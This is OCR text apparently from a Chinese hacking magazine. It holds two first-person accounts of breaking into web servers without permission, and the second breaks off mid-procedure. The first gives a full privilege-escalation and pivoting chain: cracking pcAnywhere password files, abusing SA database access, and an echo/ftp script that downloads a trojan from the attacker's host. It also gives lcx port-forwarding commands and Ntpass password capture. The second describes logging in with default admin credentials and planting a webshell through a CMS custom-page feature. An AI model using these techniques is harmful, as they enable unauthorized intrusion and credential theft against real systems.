


图3




图4

登录后查看了一下系统，全盘都能浏览，wscript shell存在，还发现安装了serv-u和pcanywhere，提权估计也很简单了，先传一个Churrasco.exe上去，但是执行Churrasco却没有任何反应，再上传一个aspx马试试，却发现aspx马不能正常解析，怪不得Windows2003的那个0day没办法运行，看来是管理员设置了权限。再来试试pcanywhere，查看“C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\Hosts”文件夹，发现有四个密码文件，全部下载回来并破解出了密码，在本机安装pcanywhere进行连接却发现连接不上，执行ipconfig命令查看IP，发现IP有两个，但都是内网的IP地址，怪不得连接不上，原来服务器是处在内网中的。

使用lcx转发端口，发现没有权限，现在就只剩下唯一的法宝serv-u了，使用webshell自带的serv-u提权试了下，帐号没有添加上，又换了几个提权的木马，还是不行，后来使用cmd执行“net start”命令才发现serv-u的服务根本就没有启动，这下晕了，到嘴的肥肉就这样看着却吃不上，真是急人啊！我静下来想了想，刚才发现服务器上安装有mssql，可以尝试着找一下连接文件，万一是个sa权限那就好办了。可找了半天，发现站点根目录下的网站全都是asp+access数据库，没有找到连接文件，但是却发现了这个服务器上有很多备份的文件，服务器上就这几个站，备份文件也太多了吧，很可能有别的服务器上的网站备份。不过大多数都是备份的数据库，整站备份的很少，但我还是在e盘里发现了几个网站的备份，翻了翻，终于在一个备份的网站中发现了一个mssql数据库的连接文件，如图5。




图5

连接的IP并不是本机的IP，不过没关系，因为之前查看本机IP为内网，判断主站服务器应该是在内网中的，我的思路是先拿下内网的一台电脑，然后再嗅探主站，这样只要内网中的任何一台电脑就行，不一定非要拿下这台电脑。上传了一个sqlrootkit进行连接，成功连接上，而且还是sa权限，人品终于爆发了啊，如图6。




图6

由于这台服务器是在内网，于中我决定先传个木马上去，使用tftp方式来传木马，系统却提示“'tftp' 不是内部或外部命令，也不是可运行的程序或批处理文件”，不知道是不是什么服务没有开，后来我使用的是ftp方式传的木马，先把木马传到自己的ftp空间里并命名为3.exe，然后再webshell中逐行输入下面的命令运行就可以了。

```
echo open xxx.xxx.xxx.xxx>c:\1.txt
echo user>>c:\1.txt
echo pass>>c:\1.txt
echo get 3.exe>>c:\1.txt
echo bye>>c:\1.txt
ftp -s:c:\1.txt
del c:\1.txt
```

成功的将木马下载到了服务器中，我们在webshell里运行木马，成功的上线了，通过木马把lcx和cain都传上去，使用lcx把终端端口转发出来，在本机执行**lcx -listen 51 5000**，然后在服务器中执行**lcx -slave 本机ip 51 肉机ip 3389**，在本机中运行mstsc，输入“127.0.0.1:5000”，成功的连上了远程桌面，进入服务器后再运行cain进行嗅探，但是在扫描在线主机时却出了点小问题，扫描不到网关服务器，后来才发现这台主机本身就是网关服务器，不过当时太粗心竟然没有发现，没办法使用cain就只好放了一段时间，后来想想还是决定继续渗透，这次




图7




图8

主要从管理员着手，因为我发现种了木马和得到webshell的这两台服务器上都安装有pcanywhere，把密码文件下载加来，发现基本上都一样，再查看两台服务器上的管理员帐号，也相同，所以判断管理这些服务器的应该是同一个管理员，而且扫描主站的内网IP，发现还开放了5631端口，于是就在服务器上使用pcanywhere连接主站，使用得到的pcanywhere帐户和密码进行登录，成功的登录了，但是计算机被锁定了，如图7。

没有系统管理员的密码还是进不去，于是我就在种了木马的服务器上放了个Ntpass，现在就等着管理员登录吧，过了一天管理员终于登录系统了，成功的记录下了登录密码，再次使用pcanywhere连接上主站，输入密码，终于成功解锁，进入了桌面，如图8。最后找到了主站的根目录，传了个webshell上去，入侵到此就全部结束了。

这次入侵没有用到什么新的技术，只是由于我的不细心而导致走了很多弯路，也浪费了很多时间，希望本文能对大家有所帮助。

（文章中涉及到的啊D注入工具、Churrasco.exe、lcx.exe、cain、Ntpass、sqlrootkit.asp，已经收录在了光盘中）

记我的一次提权经过

耗子

一、意外的SHELL

这几天在网上溜达，遇到了这样一个网站，一看主页就知道使用的是动易的系统，尝试打开默认的后台登录页面，竟然存在，使用默认的管理员帐号、密码、管理验证码登录，居然就这样成功的进入了后台，如图1。




图1




图2

这网站还真够烂啊，但既然进来了也不能浪费资源，动易因为后台功能齐全而倍受各位站长的喜爱，但是后台功能强大也导致了恶意用户可以轻而易举的拿到WEBSHELL，我就是使用后台的自定义页面功能写海阳一句话木马到站点根目录下，具体的操作如下，首先打开“系统设置”－“自定义页面管理”，先增加一个页面分类，如图2。

然后在这个分类下面添加一个自定义页面，主要修改的是“页面类型”、“页面路径”和“页面内容”这三项，“页面类型”选择静态，“页面路径”就填写你要保存的木马的全称（文件名＋后缀），我填写的就是bake.asa，而“页面内容”就填写你要保存的木马的内容，如图3。

